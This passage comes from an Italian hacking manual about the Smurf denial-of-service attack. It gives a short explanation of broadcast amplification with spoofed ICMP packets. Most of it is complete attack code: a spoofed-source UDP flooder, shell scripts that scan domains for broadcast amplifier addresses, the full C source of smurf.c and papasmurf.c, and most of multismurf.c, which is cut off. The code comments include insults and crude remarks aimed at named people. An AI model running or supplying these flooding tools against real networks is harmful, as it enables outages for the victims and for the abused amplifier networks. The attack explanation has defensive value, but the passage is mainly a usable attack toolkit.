          (srchost && *srchost) ? srchost : "Random");
    if (!numpacks)
        printf("# Number               : Unliminted\n");
    else
        printf("# Number               : %d\n", numpacks);
    printf("# Packet Size          : %d\n", psize);
    printf("# Wait Time            : %d\n", wait);
    printf("# Dest Port            : %d\n", dstport);
    printf("# Source Port          : %d\n", srcport);

    sen = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    packet = (char *) malloc(sizeof(struct iphdr) +
                         sizeof(struct udphdr) +
                         psize);
    ip = (struct iphdr *) packet;
    udp = (struct udphdr *) (packet + sizeof(struct iphdr));
    memset(packet, 0, sizeof(struct iphdr) + sizeof(struct udphdr) + psize);

    if (!numpacks) {
        unlim++;
        numpacks++;
    }
    if (srchost && *srchost)
        ip->saddr = resolve(srchost);
    ip->daddr = dst;
    ip->version = 4;
    ip->ihl = 5;
    ip->ttl = 255;
    ip->protocol = IPPROTO_UDP;
    ip->tot_len  =  htons(sizeof(struct  iphdr)  +  sizeof(struct  udphdr)  +
psize);
    ip->check = in_cksum(ip, sizeof(struct iphdr));
    udp->source = htons(srcport);
    udp->dest = htons(dstport);
    udp->len = htons(sizeof(struct udphdr) + psize);

    for (i = 0; i < numpacks; (unlim) ? i++, i-- : i++) {
        if (!srchost)
```

```
            ip->saddr = rand();

        if (sendto(sen, packet, sizeof(struct iphdr) +
                   sizeof(struct udphdr) + psize,
                   0, (struct sockaddr *) &dstaddr,
                   sizeof(struct sockaddr_in)) == (-1)) {
            puts("[*] Error sending Packet");
            perror("SendPacket");
            exit(EXIT_FAILURE);
        }
        usleep(wait);
    }
}
```

Smurf

Una delle metodologie legate all'attività hacker di fatto è legata a quelle chiamate con il termine di DOS ovvero Denial of Service.
Lo scopo di questi tipi di attacchi è quello di consumare le risorse dei sistemi remoti in modo tale che questi smettano di funzionare o comunque degradino le loro prestazioni.
Lo scopo di questa tecnica ?
Chiaramente quella legata al fatto in se stesso finalizzato soltanto al fatto di soddisfare quella parte dell'animale uomo che procura piacere nell'istante in cui si danneggia il prossimo.
Un altro scopo un po' più elevato come finalità è quello di riuscire a bloccare le trasmissioni di un determinato host al fine di cercare di sostituirsi a questo in un sistema di hosts considerati come trusted.
Una domanda che verrà spontanea è quella legata al fatto di non riuscire a comprendere come un sistema di un hacker, con una linea magari a 28 KB, possa di fatto riuscire a fare esaurire le risorse, ad esempio quelle di banda, di un qualche server che è connesso a internet tramite linee come ad esempio le T1.
Nel capitolo legato alla descrizione dei protocolli avevamo parlato di un tipo di indirizzo particolare e precisamente quello relativo al broadcasting.
Un server che riceve un pacchetto legato al protocollo ICMP di PING (ICMP servizio ECHO REQUEST) indirizzato ad un indirizzo di broadcast invia a sua volta lo stesso a tutti gli host a lui connessi per cui chiaramente il traffico generato viene amplificato a tal punto che un sistema con un modem come quello appena detto a 28 K potrebbe al limite costringere un sistema a occupare 2/3 di una linea T1.
Pur essendo uno degli attacchi più recenti i sistemisti esperti hanno subito imparato a proteggersi inserendo all'interno dei routers speciali filtri atti a non permettere il passaggio di certi tipi di pacchetti.
In ogni caso esistono certi siti che pubblicano gli scan fatti specificando gli IP soggetti agli attacchi SMURF e il numero di sistemi a cui questi cercano di inoltrare i pacchetti quando ricevono i fatidici pacchetti di PING.
Dal punto di vista del sistemista dobbiamo dire che il tracing di questo genere di attacco è abbastanza complesso.
Volendolo schematizzare graficamente lo potremmo rappresentare nel seguente modo :

```
A = Host Attaccante
V = Host Vittima
S = Sottorete contenente 100 Host
B = Indirizzo di broadcast della sottorete S

V(A) -----ECHO REQUEST------> B  A Spedisce un pacchetto ICMP "ECHO REQUEST"
                                 Spoofato con l'indirizzo di V all'indirizzo
                                 di broadcast della sottorete.

     ----------------------->    Tutti i 100 host della sottorete rispondono
     -----100 Pacchetti----->    con un pacchetto ICMP "ECHO REPLY" a V
S    ---------ICMP----------> V  credendo che sia lui ad aver spedito il
     ------ECHO REPLY------->    pacchetto precedente.
     ----------------------->
```

La ricerca degli IP con possibilità di broadcast che replichino con più di 30 sistemi può essere eseguita con il seguente programmino di shell per Unix.

```
--- bips.sh ---

#!/bin/bash
# find broadcast ip's that reply with 30+ dupes.

# i decided to make this script into two sections. when running this make
# sure both parts are in the same directory.

if [ $# != 1 ]; then
echo "$0 <domain - ie: college.edu>"
else
host -l $1 | grep 'has address' | cut -d' ' -f4 > $1.ips
cat $1.ips | cut -d'.' -f1-3 | sort |\
awk '{ print echo ""$1".255" }' > $1.tmp
cat $1.tmp | uniq | awk '{ print "./chekdup.sh "$1"" }' > $1.ping
rm -f $1.ips $1.tmp
chmod 700 $1.ping
./$1.ping
rm $1.ping
fi
```

Il seguente sorgente invece controlla se su un determinati IP è possibile inviare messaggi di broadcast che generino in certo numero di messaggi ICMP di replica.

```
--- chekdup.sh ---

#!/bin/bash
# this checks possible broadcast ip's for a given amount of icmp echo
# replies.

ping -c 2 $1 > $1.out
if
cat $1.out | grep dupl > /dev/null
then
export DUPES="`cat $1.out | grep dupl | cut -d'+' -f2 | cut -d' ' -f1`"
else
export DUPES=1
fi
if [ $DUPES -gt 30 ]; then
echo "$1 had $DUPES dupes" >> bips.results
rm -f $1.out
else
rm -f $1.out
fi
```

Il sorgente in Linguaggio C relativo a questo tipo di exploits è quello che segue.
Il programma è per ambiente Unix.

```
---- smurf.c ----

/*
 * $Id smurf.c,v 5.0 1997/10/13 22:37:21 CDT griffin Exp $
 *
 * spoofs icmp packets from a host to various broadcast addresses resulting in
 * multiple replies to that host from a single packet.
 *
 * orginial linux code by tfreak, most props to him, all I did was port it to
 * operating systems with a less perverse networking system, such as FreeBSD,
 * and many others.  -Griffin
 *
 * mad head to: nyt, soldier, autopsy, legendnet, #c0de, irq for being my guinea
 * pig, MissSatan for swallowing, napster for pimping my sister, the guy that
 * invented vaseline, fyber for trying, knowy, old school #havok, kain cos he
 * rox my sox, zuez, toxik, robocod, and everyone else that i might have
 * missed (you know who you are).
 *
 * hi to pbug, majikal, white_dragon and chris@unix.org for being the sexy thing
```

```
 * he is (he's -almost- as stubborn as me, still i managed to pick up half
 * the cheque).
 *
 * and a special hi to Todd, face it dude, you're fucking awesome.
 *
 * mad anal to: #madcrew/#conflict for not cashing in their cluepons, EFnet
 * IRCOps because they plain suck, Rolex for being a twit, everyone that
 * trades warez, Caren for being a lesbian hoe, AcidKill for being her
 * partner, #cha0s, sedriss for having an ego in inverse proportion to his
 * penis and anyone that can't pee standing up -- you don't know what your
 * missing out on.
 *
 * and anyone thats ripped my code (diff smurf.c axcast.c is rather
 * interesting).
 *
 * and a HUGE TWICE THE SIZE OF SOLDIER'S FUCK TO AMM FUCK YOU to Bill Robbins
 * for trying to steal my girlfriend.  Not only did you show me no respect
 * but you're a manipulating prick who tried to take away the most important
 * thing in the world to me with no guilt whatsoever, and for that I wish you
 * nothing but pain.  Die.
 *
 * disclaimer: I cannot and will not be held responsible nor legally bound for
 * the malicious activities of individuals who come into possession of this
 * program and I refuse to provide help or support of any kind and do NOT
 * condone use of this program to deny service to anyone or any machine. This
 * is for educational use only. Please Don't abuse this.
 *
 * Well, i really, really, hate this code, but yet here I am creating another
 * disgusting version of it.  Odd, indeed.  So why did I write it?  Well, I,
 * like most programmers don't like seeing bugs in their code.  I saw a few
 * things that should have been done better or needed fixing so I fixed them.
 * -shrug-, programming for me as always seemed to take the pain away ...
 *
 *
 */

#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <ctype.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>

void            banner(void);
void            usage(char *);
void            smurf(int, struct sockaddr_in, u_long, int);
void            ctrlc(int);
unsigned int    host2ip(char *hostname);
unsigned short  in_chksum(u_short *, int);

unsigned int
host2ip(char *hostname)
{
        static struct in_addr i;
        struct hostent *h;
        i.s_addr = inet_addr(hostname);
        if (i.s_addr == -1) {
                h = gethostbyname(hostname);
                if (h == NULL) {
                        fprintf(stderr, "can't find %s\n.", hostname);
                        exit(0);
                }
                bcopy(h->h_addr, (char *) &i.s_addr, h->h_length);
        }
        return i.s_addr;
}

/* stamp */
char            id[] = "$Id smurf.c,v 5.0 1997/10/13 22:37:21 CDT griffin Exp $";
```

```
int
main(int argc, char *argv[])
{
        struct sockaddr_in sin;
        FILE           *bcastfile;
        int             i, sock, bcast, delay, num, pktsize, cycle = 0,
                        x;
        char            buf[32], **bcastaddr = malloc(8192);

        banner();
        signal(SIGINT, ctrlc);

        if (argc < 6)
                usage(argv[0]);

        sin.sin_addr.s_addr = host2ip(argv[1]);
        sin.sin_family = AF_INET;

        num = atoi(argv[3]);
        delay = atoi(argv[4]);
        pktsize = atoi(argv[5]);

        if ((bcastfile = fopen(argv[2], "r")) == NULL) {
                perror("opening bcast file");
                exit(-1);
        }
        x = 0;
        while (!feof(bcastfile)) {
                fgets(buf, 32, bcastfile);
                if (buf[0] == '#' || buf[0] == '\n' || !isdigit(buf[0]))
                        continue;
                for (i = 0; i < strlen(buf); i++)
                        if (buf[i] == '\n')
                                buf[i] = '\0';
                bcastaddr[x] = malloc(32);
                strcpy(bcastaddr[x], buf);
                x++;
        }
        bcastaddr[x] = 0x0;
        fclose(bcastfile);

        if (x == 0) {
                fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n", argv[2]);
                exit(-1);
        }
        if (pktsize > 1024) {
                fprintf(stderr, "ERROR: packet size must be < 1024\n\n");
                exit(-1);
        }
        if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
                perror("getting socket");
                exit(-1);
        }
        setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *) &bcast, sizeof(bcast));

        printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);

        for (i = 0; i < num || !num; i++) {
                if (!(i % 25)) {
                        printf(".");
                        fflush(stdout);
                }
                smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
                cycle++;
                if (bcastaddr[cycle] == 0x0)
                        cycle = 0;
                usleep(delay);
        }
        puts("\n\n");
        return 0;
}

void
banner(void)
{
        puts("\nsmurf.c v5.0 by TFreak, ported by Griffin\n");
```

```
}

void
usage(char *prog)
{
        fprintf(stderr, "usage: %s <target> <bcast file> "
                "<num packets> <packet delay> <packet size>\n\n"
                "target        = address to hit\n"
                "bcast file    = file to read broadcast addresses from\n"
                "num packets   = number of packets to send (0 = flood)\n"
                "packet delay  = wait between each packet (in ms)\n"
                "packet size   = size of packet (< 1024)\n\n", prog);
        exit(-1);
}

void
smurf(int sock, struct sockaddr_in sin, u_long dest, int psize)
{
        struct ip      *ip;
        struct icmp    *icmp;
        char           *packet;
        int             hincl = 1;

        packet = malloc(sizeof(struct ip) + sizeof(struct icmp) + psize);
        ip = (struct ip *) packet;
        icmp = (struct icmp *) (packet + sizeof(struct ip));

        memset(packet, 0, sizeof(struct ip) + sizeof(struct icmp) + psize);
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &hincl, sizeof(hincl));
        ip->ip_len = sizeof(struct ip) + sizeof(struct icmp) + psize;
        ip->ip_hl = sizeof *ip >> 2;
        ip->ip_v = 4;
        ip->ip_ttl = 255;
        ip->ip_tos = 0;
        ip->ip_off = 0;
        ip->ip_id = htons(getpid());
        ip->ip_p = 1;
        ip->ip_src.s_addr = sin.sin_addr.s_addr;
        ip->ip_dst.s_addr = dest;
        ip->ip_sum = 0;
        icmp->icmp_type = 8;
        icmp->icmp_code = 0;
        icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));

        sendto(sock, packet, sizeof(struct ip) + sizeof(struct icmp) + psize,
               0, (struct sockaddr *) & sin, sizeof(struct sockaddr));

        free(packet);           /* free willy! */
}

void
ctrlc(int ignored)
{
        puts("\nDone!\n");
        exit(1);
}

unsigned short
in_chksum(u_short * addr, int len)
{
        register int    nleft = len;
        register int    sum = 0;
        u_short         answer = 0;

        while (nleft > 1) {
                sum += *addr++;
                nleft -= 2;
        }

        if (nleft == 1) {
                *(u_char *) (&answer) = *(u_char *) addr;
                sum += answer;
        }
        sum = (sum >> 16) + (sum + 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return (answer);
```

```
}
```

Il programma per eccellenza legato a questo tipo d'attacco è quello definito con il termine di PAPASMURF.C

```
/*
 *  (papa)smurf.c v5.0 by TFreak - http://www.rootshell.com
 *
 *  A year ago today I made what remains the questionable decision of
 *  releasing my program 'smurf', a program which uses broadcast "amplifiers"
 *  to turn an icmp flood into an icmp holocaust, into the hands of packet
 *  monkeys, script kiddies and all round clueless idiots alike.  Nine months
 *  following, a second program 'fraggle', smurfs udp cousin, was introducted
 *  into their Denial of Service orgy.  This brings us to today, July 28,
 *  1998, one year after my first "mistake".  The result, proof that history
 *  does repeat itself and a hybrid of the original programs.
 *
 *  First may I say that I in no way take credit for "discovering" this.
 *  There is no doubt in my mind that this idea was invisioned long before
 *  I was even sperm -- I merely decided to do something about it.  Secondly,
 *  if you want to hold me personally responsible for turning the internet
 *  into a larger sesspool of crap than it already is, then may I take this
 *  opportunity to deliver to you a message of the utmost importance -- "Fuck
 *  you".  If I didn't write it, someone else would have.
 *
 *  I must admit that there really is no security value for me releasing this
 *  new version.  In fact, my goals for the version are quite silly. First,
 *  I didn't like the way my old code looked, it was ugly to look at and it
 *  did some stupid unoptimized things.  Second, it's smurfs one year
 *  birthday -- Since I highly doubt anyone would have bought it a cake, I
 *  thought I would do something "special" to commemorate the day.
 *
 *  Hmm, I am starting to see why I am known for my headers (wage eats
 *  playdough!).
 *
 *  Well, I guess this wouldn't be the same if I did not include some sort
 *  of shoutouts, so here goes...
 *
 *  A hearty handshake to...
 *
 *    o  MSofty, pbug, Kain -- No matter which path each of you decides to
 *       take in the future, I will always look back upon these days as one
 *       of the most enjoyable, memorable and thought-provoking experiences
 *       of my life.  I have nothing but the highest degree of respect for
 *       each of you, and I value your friendship immensely.  Here's to
 *       living, learning and laughing -- Cheers gentlemen. --Dan
 *    o  Hi JoJo!
 *    o  morbid and his grandam barbiegirl gino styles, yo.
 *    o  The old #havok crew.
 *    o  Pharos,silph,chris@unix.org,Viola,Vonne,Dianora,fyber,silitek,
 *       brightmn,Craig Huegen,Dakal,Col_Rebel,Rick the Temp,jenni`,Paige,
 *       RedFemme,nici,everlast,and everyone else I know and love.
 *
 *  A hearty enema using 15.0mol/L HCl to...
 *
 *    o  #Conflict.  Perhaps you are just my scapegoat of agression, but you
 *       all really need to stop flooding efnet servers/taking over irc
 *       channels/mass owning networks running old qpoppers and get a
 *       fucking life.
 *    o  BR.  It wouldn't be the same without you in here, but to be honest
 *       you really aren't worth the space in the already way-to-bloated
 *       header, nor the creative energy of me coming up with an intricate
 *       bash that you will never understand anyway.  Shrug, hatred disguises
 *       itself as apathy with time.
 *
 *  I feel like I'm writing a fucking essay here...
 *
 *  To compile: "gcc -DLINUX -o smurf5 papasmurf.c" if your LINUXish.
 *                                  or just
 *              "gcc -o smurf5 papasmurf.c" if your BSDish.
 *
 *  Old linux kernels won't have BSD header support, so this may not compile.
 *  If you wish a linux-only version, do it yourself, or mail
```

```
 *  tfreak@jaded.net, and I might lend you mine.
 *
 *  And most importantly, please don't abuse this.  If you are going to do
 *  anything with this code, learn from it.
 *
 *  I remain,
 *
 *  TFreak.
 *
 */

/* End of Hideously Long Header */

#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <arpa/inet.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <time.h>
#ifdef LINUX
#define __FAVOR_BSD                             /* should be __FAVOUR_BSD ;) */
#ifndef _USE_BSD
#define _USE_BSD
#endif
#endif
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>

#ifdef LINUX
#define FIX(n)     htons(n)
#else
#define FIX(n)     (n)
#endif

struct smurf_t
{
    struct sockaddr_in sin;                     /* socket prot structure */
    int s;                                              /* socket */
    int udp, icmp;                              /* icmp, udp booleans */
    int rnd;                                            /* Random dst port boolean */
    int psize;                                          /* packet size */
    int num;                                            /* number of packets to send
*/
    int delay;                                          /* delay between (in ms) */
    u_short dstport[25+1];                      /* dest port array (udp) */
    u_short srcport;                                    /* source port (udp) */
    char *padding;                              /* junk data */
};

/* function prototypes */
void usage (char *);
u_long resolve (char *);
void getports (struct smurf_t *, char *);
void smurficmp (struct smurf_t *, u_long);
void smurfudp (struct smurf_t *, u_long, int);
u_short in_chksum (u_short *, int);


int
main (int argc, char *argv[])
{
    struct smurf_t sm;
    struct stat st;
    u_long bcast[1024];
    char buf[32];
    int c, fd, n, cycle, num = 0, on = 1;
    FILE *bcastfile;
```

```
    /* shameless self promotion banner */
    fprintf(stderr, "\n(papa)smurf.c v5.0 by TFreak\n\n");

    if (argc < 3)
        usage(argv[0]);

    /* set defaults */
    memset((struct smurf_t *) &sm, 0, sizeof(sm));
    sm.icmp = 1;
    sm.psize = 64;
    sm.num = 0;
    sm.delay = 10000;
    sm.sin.sin_port = htons(0);
    sm.sin.sin_family = AF_INET;
    sm.srcport = 0;
    sm.dstport[0] = 7;

    /* resolve 'source' host, quit on error */
    sm.sin.sin_addr.s_addr = resolve(argv[1]);

    /* open the broadcast file */
    if ((bcastfile = fopen(argv[2], "r")) == NULL)
    {
        perror("Opening broadcast file");
        exit(-1);
    }

    /* parse out options */
    optind = 3;
    while ((c = getopt(argc, argv, "rRn:d:p:P:s:S:f:")) != -1)
    {
          switch (c)
          {
              /* random dest ports */
              case 'r':
                   sm.rnd = 1;
                   break;

              /* random src/dest ports */
              case 'R':
                   sm.rnd = 1;
                sm.srcport = 0;
                   break;

              /* number of packets to send */
              case 'n':
                   sm.num = atoi(optarg);
                   break;

              /* usleep between packets (in ms) */
              case 'd':
                   sm.delay = atoi(optarg);
                   break;

              /* multiple ports */
              case 'p':
                   if (strchr(optarg, ','))
                       getports(&sm, optarg);
                   else
                       sm.dstport[0] = (u_short) atoi(optarg);
                   break;

              /* specify protocol */
              case 'P':
                   if (strcmp(optarg, "icmp") == 0)
                   {
                       /* this is redundant */
                       sm.icmp = 1;
                       break;
                   }
                   if (strcmp(optarg, "udp") == 0)
                   {
                       sm.icmp = 0;
                       sm.udp = 1;
                       break;
                   }
                   if (strcmp(optarg, "both") == 0)
```

```
                {
                    sm.icmp = 1;
                    sm.udp = 1;
                    break;
                }

                puts("Error: Protocol must be icmp, udp or both");
                exit(-1);

           /* source port */
           case 's':
                sm.srcport = (u_short) atoi(optarg);
                break;

           /* specify packet size */
           case 'S':
                sm.psize = atoi(optarg);
                break;

           /* filename to read padding in from */
           case 'f':
                /* open and stat */
                if ((fd = open(optarg, O_RDONLY)) == -1)
                {
                    perror("Opening packet data file");
                    exit(-1);
                }
                if (fstat(fd, &st) == -1)
                {
                    perror("fstat()");
                    exit(-1);
                }

                /* malloc and read */
                sm.padding = (char *) malloc(st.st_size);
                if (read(fd, sm.padding, st.st_size) < st.st_size)
                {
                    perror("read()");
                    exit(-1);
                }

                sm.psize = st.st_size;
                close(fd);
                break;

          default:
              usage(argv[0]);
      }
  } /* end getopt() loop */

  /* create packet padding if neccessary */
  if (!sm.padding)
  {
       sm.padding = (char *) malloc(sm.psize);
       memset(sm.padding, 0, sm.psize);
  }

  /* create the raw socket */
  if ((sm.s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
  {
       perror("Creating raw socket (are you root?)");
       exit(-1);
  }

  /* Include IP headers ourself (thanks anyway though) */
  if (setsockopt(sm.s, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) == -1)
  {
       perror("setsockopt()");
       exit(-1);
  }

  /* read in our broadcasts and store them in our array */
  while (fgets(buf, sizeof buf, bcastfile) != NULL)
  {
       char *p;
       int valid;
```

```
        /* skip over comments/blank lines */
        if (buf[0] == '#' || buf[0] == '\n') continue;

        /* get rid of newline */
        buf[strlen(buf) - 1] = '\0';

        /* check for valid address */
        for (p = buf, valid = 1; *p != '\0'; p++)
        {
            if ( ! isdigit(*p) && *p != '.' )
            {
                fprintf(stderr, "Skipping invalid ip %s\n", buf);
                valid = 0;
                break;
            }
        }

        /* if valid address, copy to our array */
        if (valid)
        {
              bcast[num] = inet_addr(buf);
            num++;
              if (num == 1024)
                   break;
        }
    } /* end bcast while loop */

    /* seed our random function */
    srand(time(NULL) * getpid());

    /* wee.. */
    for (n = 0, cycle = 0; n < sm.num || !sm.num; n++)
    {
         if (sm.icmp)
             smurficmp(&sm, bcast[cycle]);

         if (sm.udp)
         {
             int x;
             for (x = 0; sm.dstport[x] != 0; x++)
                 smurfudp(&sm, bcast[cycle], x);
         }

         /* quick nap */
         usleep(sm.delay);

         /* cosmetic psychadelic dots */
         if (n % 50 == 0)
         {
             printf(".");
             fflush(stdout);
         }

         cycle = (cycle + 1) % num;
    }

    exit(0);
}


void
usage (char *s)
{
    fprintf(stderr,
            "usage: %s <source host> <broadcast file> [options]\n"
              "\n"
              "Options\n"
              "-p:  Comma separated list of dest ports (default 7)\n"
              "-r:  Use random dest ports\n"
              "-R:  Use random src/dest ports\n"
              "-s:  Source port (0 for random (default))\n"
              "-P:  Protocols to use.  Either icmp, udp or both\n"
              "-S:  Packet size in bytes (default 64)\n"
              "-f:  Filename containg packet data (not needed)\n"
              "-n:  Num of packets to send (0 is continuous (default))\n"
              "-d:  Delay inbetween packets (in ms) (default 10000)\n"
              "\n", s);
```

```
    exit(-1);
}


u_long
resolve (char *host)
{
    struct in_addr in;
    struct hostent *he;

    /* try ip first */
    if ((in.s_addr = inet_addr(host)) == -1)
    {
          /* nope, try it as a fqdn */
          if ((he = gethostbyname(host)) == NULL)
          {
              /* can't resolve, bye. */
             herror("Resolving victim host");
              exit(-1);
          }

          memcpy( (caddr_t) &in, he->h_addr, he->h_length);
    }

    return(in.s_addr);
}


void
getports (struct smurf_t *sm, char *p)
{
    char tmpbuf[16];
    int n, i;

    for (n = 0, i = 0; (n < 25) && (*p != '\0'); p++, i++)
    {
          if (*p == ',')
          {
             tmpbuf[i] = '\0';
              sm->dstport[n] = (u_short) atoi(tmpbuf);
              n++; i = -1;
              continue;
          }

          tmpbuf[i] = *p;
    }
    tmpbuf[i] = '\0';
    sm->dstport[n] = (u_short) atoi(tmpbuf);
    sm->dstport[n + 1] = 0;
}


void
smurficmp (struct smurf_t *sm, u_long dst)
{
    struct ip *ip;
    struct icmp *icmp;
    char *packet;

    int pktsize = sizeof(struct ip) + sizeof(struct icmp) + sm->psize;

    packet = malloc(pktsize);
    ip = (struct ip *) packet;
    icmp = (struct icmp *) (packet + sizeof(struct ip));

    memset(packet, 0, pktsize);

    /* fill in IP header */
    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_tos = 0;
    ip->ip_len = FIX(pktsize);
    ip->ip_ttl = 255;
    ip->ip_off = 0;
    ip->ip_id = FIX( getpid() );
    ip->ip_p = IPPROTO_ICMP;
    ip->ip_sum = 0;
```

```
    ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
    ip->ip_dst.s_addr = dst;

    /* fill in ICMP header */
    icmp->icmp_type = ICMP_ECHO;
    icmp->icmp_code = 0;
    icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));         /* thx griffin */

    /* send it on its way */
    if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm->sin,
        sizeof(struct sockaddr)) == -1)
    {
         perror("sendto()");
         exit(-1);
    }

    free(packet);                                        /* free willy! */
}


void
smurfudp (struct smurf_t *sm, u_long dst, int n)
{
    struct ip *ip;
    struct udphdr *udp;
    char *packet, *data;

    int pktsize = sizeof(struct ip) + sizeof(struct udphdr) + sm->psize;

    packet = (char *) malloc(pktsize);
    ip = (struct ip *) packet;
    udp = (struct udphdr *) (packet + sizeof(struct ip));
    data = (char *) (packet + sizeof(struct ip) + sizeof(struct udphdr));

    memset(packet, 0, pktsize);
    if (*sm->padding)
        memcpy((char *)data, sm->padding, sm->psize);

    /* fill in IP header */
    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_tos = 0;
    ip->ip_len = FIX(pktsize);
    ip->ip_ttl = 255;
    ip->ip_off = 0;
    ip->ip_id = FIX( getpid() );
    ip->ip_p = IPPROTO_UDP;
    ip->ip_sum = 0;
    ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
    ip->ip_dst.s_addr = dst;

    /* fill in UDP header */
    if (sm->srcport) udp->uh_sport = htons(sm->srcport);
    else udp->uh_sport = htons(rand());
    if (sm->rnd) udp->uh_dport = htons(rand());
    else udp->uh_dport = htons(sm->dstport[n]);
    udp->uh_ulen = htons(sizeof(struct udphdr) + sm->psize);
//    udp->uh_sum = in_chksum((u_short *)udp, sizeof(udp));

    /* send it on its way */
    if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm->sin,
        sizeof(struct sockaddr)) == -1)
    {
         perror("sendto()");
         exit(-1);
    }

    free(packet);                               /* free willy! */
}


u_short
in_chksum (u_short *addr, int len)
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
```

```
    u_short answer = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1)
    {
        *(u_char *)(&answer) = *(u_char *)w;
        sum += answer;
    }

    sum = (sum >> 16) + (sum + 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

/* EOF */
```

Un altro programma legato allo smurf è quello che segue.

```
/* Multi Smurf by Sagatcool and Guilecool can let u packet many ips all
together
                      by ImperialS Crew 2001.
Don't do shits just test your machines !
*/
                  #include <stdio.h>
                  #include <netdb.h>
                  #include <sys/types.h>
                  #include <sys/socket.h>
                  #include <netinet/in.h>
                  #include <netinet/in_systm.h>
                  #include <arpa/inet.h>
                  #include <sys/stat.h>
                  #include <fcntl.h>
                  #include <unistd.h>
                  #include <stdlib.h>
                  #include <string.h>
                  #include <ctype.h>
                  #include <time.h>
                  #ifdef __USE_BSD
                  #undef __USE_BSD
                  #endif
                  #include <netinet/ip.h>
                  #include <netinet/ip_icmp.h>

                  #define MAX_IP 10

                  struct smurf_t
                  {
                      struct sockaddr_in sin;                     /* socket
prot structure */
                      int s;                                      /* socket
*/
                      int rnd;                                    /* Random
dst port boolean */
                      int psize;                                  /* packet
size */
                      int num;                                    /* number
of packets to send */
                      int delay;                                  /* delay
between (in ms) */
                      u_short dstport[25+1];                      /* dest
port array (udp) */
                      u_short srcport;                            /* source
port (udp) */
```

```
                        char *padding;                              /* junk
data */
                    };

                    typedef char string[15];

                    /* function prototypes */
                    void usage (char *);
                    u_long resolve (char *);
                    void getports (struct smurf_t *, char *);
                    void smurficmp (struct smurf_t *, u_long);
                    u_short in_chksum (u_short *, int);
                     int calcolamax(string *,int);


                    int
                    main (int argc, char *argv[])
                    {
                        struct smurf_t sm[MAX_IP];
                        string s[MAX_IP];
                        struct stat st;
                        u_long bcast[1024];
                        char buf[32];
                        int c, fd, n, cycle, num = 0, on = 1;
                        FILE *bcastfile;
                         int i,maxip,j,ang;


                        /* shameless self promotion banner */
                        fprintf(stderr, "\n multismurf.c v1.0b \033[1;36m by
sagatcool & Guilecool \033[0m(thanks to TFreak)\n\n");

                        if (argc < 3)
                            usage(argv[0]);

                        for(j=1;j<argc;j++)
                        {
                         for(i=0;i<=strlen(argv[j]);i++)
                         s[j-1][i]=argv[j][i];
                        }

                         maxip=calcolamax(s,argc);
                         printf("\t\t\t\033[5;1m %d FLOOD REQUEST SENT
\033[0m
",maxip);
                        for(i=0;i<maxip;i++)
                        {
                        /* set defaults */
                         memset((struct smurf_t *) &sm[i], 0,sizeof(sm[i]));
                        sm[i].psize = 64;
                        sm[i].num = 0;
                        sm[i].delay = 10000;
                        sm[i].sin.sin_port = htons(0);
                        sm[i].sin.sin_family = AF_INET;
                        sm[i].srcport = 0;
                        sm[i].dstport[0] = 7;

                        /* resolve 'source' host, quit on error */
                        sm[i].sin.sin_addr.s_addr = resolve(s[i]);
                        }
                        /* open the broadcast file */
                        if ((bcastfile = fopen(s[maxip], "r")) == NULL)
                        {
                            perror("Opening broadcast file");
                            exit(-1);
                        }

                        /* parse out options */
```

```
                      optind = 3;
                      while ((c = getopt(argc, argv, "rRn:d:p:P:s:S:f:")) !=
-1)
                      {
                          switch (c)
                          {
                              /* random dest ports */
                              case 'r':
                                  sm[0].rnd = 1;
                                  break;

                              /* random src/dest ports */
                              case 'R':
                                  sm[0].rnd = 1;
                                  sm[0].srcport = 0;
                                  break;

                              /* number of packets to send */
                              case 'n':
                                  sm[0].num = atoi(optarg);
                                  break;

                              /* usleep between packets (in ms) */
                              case 'd':
                                  sm[0].delay = atoi(optarg);
                                  break;

                              /* multiple ports */
                              case 'p':
                                  if (strchr(optarg, ','))
                                      getports(&sm[0], optarg);
                                  else
                                      sm[0].dstport[0] =
(u_short) atoi(optarg);
                                  break;

                              /* source port */
                              case 's':
                                  sm[0].srcport = (u_short) atoi(optarg);
                                  break;

                              /* specify packet size */
                              case 'S':
                                  sm[0].psize = atoi(optarg);
                                  break;

                              /* filename to read padding in from */
                              case 'f':
                                  /* open and stat */
                                  if ((fd = open(optarg, O_RDONLY)) == -1)
                                  {
                                      perror("Opening packet data file");
                                      exit(-1);
                                  }
                                  if (fstat(fd, &st) == -1)
                                  {
                                      perror("fstat()");
                                      exit(-1);
                                  }

                                  /* malloc and read */
                                  sm[0].padding = (char
*) malloc(st.st_size);
                                  if (read(fd, sm[0].padding,
st.st_size) < st.st_size)
                                  {
                                      perror("read()");
                                      exit(-1);
```

```
                                }

                                sm[0].psize = st.st_size;
                                close(fd);
                                break;

                            default:
                                usage(argv[0]);
